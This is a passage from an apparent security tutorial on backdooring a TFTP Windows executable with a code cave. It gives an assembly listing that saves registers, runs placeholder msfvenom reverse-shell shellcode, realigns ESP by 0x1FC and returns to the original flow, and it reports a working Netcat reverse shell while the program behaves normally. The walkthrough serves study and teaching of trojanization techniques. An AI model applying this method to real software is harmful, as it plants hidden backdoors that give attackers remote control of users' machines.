


Figure 10: Netcat Reverse Shell

Success! The 'CALL EBP' instruction at 00446117 has spawned a connection and we step past 00446619 to receive the full reverse shell shown above on the left. The next thing that we need is to capture the value of ESP at location **0044611B**, which is **0012FD84**.

For us to be able to realign the ESP register to its original position, we must find the difference between our original ESP value and the value that we just found, which is '0012FF80 - 0012FD84' = '1FC'. Now that we have done so, our code cave should look like the following:

```
PUSHAD          # Save register values
PUSHFD          # Save flag values
!! SHELLCODE    # Our msfvenom generated shellcode
ADD ESP,0x1FC   # Align ESP with where we saved our stacked registers
POPF            # Restore register values
POPAD           # Restore flag values
CALL tftp32.0041B7DE # First instruction we hijacked
JMP tftp32.004111E0  # Next instruction to be called
```

We make the modifications in OllyDbg:




Figure 11: Returning ESP and PE to Normal

We save the changes.

7.0 Returning to Normal

So far, we have done the following:

- Inserted a new section into the TFTP PE
- Modified the original entry point to jump to our new section
- Modified the new section to save the original register/flag values
- Inserted backdoor shellcode, realigned ESP, returned our register/flag values back to normal, and have replaced our hijacked instructions

From here, we should be able to spin up another Netcat listener and launch the TFTP PE.




Figure 12: Normal Execution

As you can see, we have received a reverse shell and the application has returned to its original state.